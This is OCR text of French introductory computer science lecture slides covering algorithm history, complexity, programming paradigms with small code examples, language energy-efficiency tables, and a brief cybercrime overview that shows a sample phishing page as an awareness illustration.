
Algorithme de recommandation

Amazon

Météo


Anvers
Cologne
Dunkerque
Bruxelles
Brighton
Lille
Charleroi
Plymouth
Francfort-sur-le-Main
Amiens
Luxembourg
Mannheim
Le Havre
Reims
Metz
Stuttgart
Paris
Nancy
Brest
Troyes
Fribourg-en-Brisgau
Rennes
Le Mans
Orléans
Zurich
Dijon
Tours
Berne
Nantes
Poitiers
Genève
Milan
Limoges
Lyon
Grenoble
Turin
Bordeaux
Gênes
Nice
Nîmes
Gijon
Toulouse
Marseille
Bilbao
Pau
Vitoria-Gasteiz
León
Perpignan
Logroño
Burgos
Ajaccio
Gérone
Zamora
Valladolid
Saragosse
Lérida

GPS




Dijkstra

Compression

Image, video, son

OS : Unix, Linux, Microsft, Apple, Android



Sécurité

IA : DeepBlue, AlphaGo

Deep Blue d'IBM vs Gary Kasparov en 1997


AlphaGo 2016

Myhte de l IA

"L'intelligence artificielle n'existe pas" Luc Julia 2019

Le cocréateur de Siri déconstruit le mythe de l'IA !

Futur



Ordinateur Quantique !

Algorithmes les plus connus

- Euclide -300 AV JC
- Le ≪ crible d'Ératosthène ≫ -200 AV JC
- Transformation de Fourier rapide, par Carl Gauss (1802), Joseph Fourier (1822), James Cooley et John Tukey (1965)
- 1947 : L'algorithme de simplex, par George Dantzig
- 1959 : L'algorithme du plus court chemin de Dijkstra
- 1961 : Tri rapide par Tony Hoare
- 1984 : Compression ZIP, RAR etc ... (Lempel-Ziv-Welch)
- 1992 : Les algorithmes de compression JPEG
- 1996 : L'algorithme de classement de Google (PageRank) par Larry Page et Sergey Brin

Outline

Critères

- Efficacité
- Taille du code
- Lisibilité
- Portabilité
- Généricité

Complexité

Nombre d'opérations nécessaires pour faire un cacul.

Complexité en mémoire, en espace, en temps ...
Complexité en moyenne, dans le pire des cas (worst-case analysis).

Complexité

Nombre d'opérations nécessaires pour faire un cacul.

Complexité en mémoire, en espace, en temps ...
Complexité en moyenne, dans le pire des cas (worst-case analysis).

Quel algorithme est le mieux ?


A: y=f(x) resultat = 2*y
B:
resultat = f(x) + f(x)

Algorithmes de Tri :

- n^2 (insertion, maximum, bulles)
- *nlogn* (Fusion, quick sort)

Faire une emploi du temps c'est un problème NP.

De l'algorithme à l'utilisateur



Outline

Logique (Prolog)

Aristote (384-322 AV JC), syllogismes

```
minimum([X], X).
minimum([E|Fin], Mini) :- minimum(Fin, MinFin),
                          Mini is min(E, MinFin)
```

Fonctionnel (Lisp, Ocaml, Haskel)

Alonzo Church (1903 - 1995)

```
let rec minimum s = match s with
|[]   -> failwith "La liste est vide"
|[x]  -> x
|e::r -> let mini = minimum r in
         if mini > e then e
                     else mini
```

Impératif (C, Java, PhP

John von Neumann

```
longueur=len(s)
if longueur == 0 : print ("La liste est vide")
else :
    mini = s[0]
    i = 1
    while i < longeuur :
        if s[i] < mini :  mini = s[i]
        i = i+1
    print ("Le minimum est : ", mini)
```

Quel langage ?

Choisir en fonction de vos besoins !
Expressivité, efficacité, structure de données.

Mémoire, vitesse, énergie

Table 4. Normalized global results for Energy, Time, and Memory

Total					
	Energy		Time		Mb
(c) C	1.00	(c) C	1.00	(c) Pascal	1.00
(c) Rust	1.03	(c) Rust	1.04	(c) Go	1.05
(c) C++	1.34	(c) C++	1.56	(c) C	1.17
(c) Ada	1.70	(c) Ada	1.85	(c) Fortran	1.24
(v) Java	1.98	(v) Java	1.89	(c) C++	1.34
(c) Pascal	2.14	(c) Chapel	2.14	(c) Ada	1.47
(c) Chapel	2.18	(c) Go	2.83	(c) Rust	1.54
(v) Lisp	2.27	(c) Pascal	3.02	(v) Lisp	1.92
(c) Ocaml	2.40	(c) Ocaml	3.09	(c) Haskell	2.45
(c) Fortran	2.52	(v) C#	3.14	(i) PHP	2.57
(c) Swift	2.79	(v) Lisp	3.40	(c) Swift	2.71
(c) Haskell	3.10	(c) Haskell	3.55	(i) Python	2.80
(v) C#	3.14	(c) Swift	4.20	(c) Ocaml	2.82
(c) Go	3.23	(c) Fortran	4.20	(v) C#	2.85
(i) Dart	3.83	(v) F#	6.30	(i) Hack	3.34
(v) F#	4.13	(i) JavaScript	6.52	(v) Racket	3.52
(i) JavaScript	4.45	(i) Dart	6.67	(i) Ruby	3.97
(v) Racket	7.91	(v) Racket	11.27	(c) Chapel	4.00
(i) TypeScript	21.50	(i) Hack	26.99	(v) F#	4.25
(i) Hack	24.02	(i) PHP	27.64	(i) JavaScript	4.59
(i) PHP	29.30	(v) Erlang	36.71	(i) TypeScript	4.69
(v) Erlang	42.23	(i) Jruby	43.44	(v) Java	6.01
(i) Lua	45.98	(i) TypeScript	46.20	(i) Perl	6.62
(i) Jruby	46.54	(i) Ruby	59.34	(i) Lua	6.72
(i) Ruby	69.91	(i) Perl	65.79	(v) Erlang	7.20
(i) Python	75.88	(i) Python	71.90	(i) Dart	8.64
(i) Perl	79.58	(i) Lua	82.91	(i) Jruby	19.84

Mémoire, vitesse, énergie


Table 5. Pareto optimal sets for different combination of objectives.

Time & Memory	Energy & Time	Energy & Memory	Energy & Time & Memory
C • Pascal • Go	C	C • Pascal	C • Pascal • Go
Rust • C++ • Fortran	Rust	Rust • C++ • Fortran • Go	Rust • C++ • Fortran
Ada	C++	Ada	Ada
Java • Chapel • Lisp • Ocaml	Ada	Java • Chapel • Lisp	Java • Chapel • Lisp • Ocaml
Haskell • C#	Java	OCaml • Swift • Haskell	Swift • Haskell • C#
Swift • PHP	Pascal • Chapel	C# • PHP	Dart • F# • Racket • Hack • PHP
F# • Racket • Hack • Python	Lisp • Ocaml • Go	Dart • F# • Racket • Hack • Python	JavaScript • Ruby • Python
JavaScript • Ruby	Fortran • Haskell • C#	JavaScript • Ruby	TypeScript • Erlang
Dart • TypeScript • Erlang	Swift	TypeScript	Lua • JRuby • Perl
JRuby • Perl	Dart • F#	Erlang • Lua • Perl	
Lua	JavaScript	JRuby	
	Racket		
	TypeScript • Hack		
	PHP		
	Erlang		
	Lua • JRuby		
	Ruby		

Energy Efficiency across Programming Languages How Do Energy, Time, and Memory Relate? by R. Pereira et al. 2017

Outline

La sécurité est omni-présente !




5 Familles de Cyber Criminalité

- Phishing
- Espionnage
- Ransomwares
- Sabotage
- Destabilisation

Phishing


CREDIT CARD
1234 5678 9101 1213
Paul A. Cardholder


https://apps.facebook.com/PageSecurityTeam/
facebook
Search for people, places and things
Third party Facebook application. This is not Facebook!
Facebook Verification Page
Page Name:
Email or Phone:
Password:
By clicking Submit, you agree to our Terms and that you have read our Data Use Policy.
Submit Query
Forgot your password?
English (US) Español Português (Brasil) Français (France) Deutsch Italiano

Espionnage

- Little Brother (Individual)
- Medium Brother (Corporation)
- Big Brother (Government)


Edward Joseph Snowden, 6th june 2013

Ransomwares: Wannacry et al. 12 may 2017

http://stopransomware.fr/

Sabotage

Stuxnet, 2010




Saudi Aramco 35 000 PC deleted in 2012.

Destabilisation: Defacing

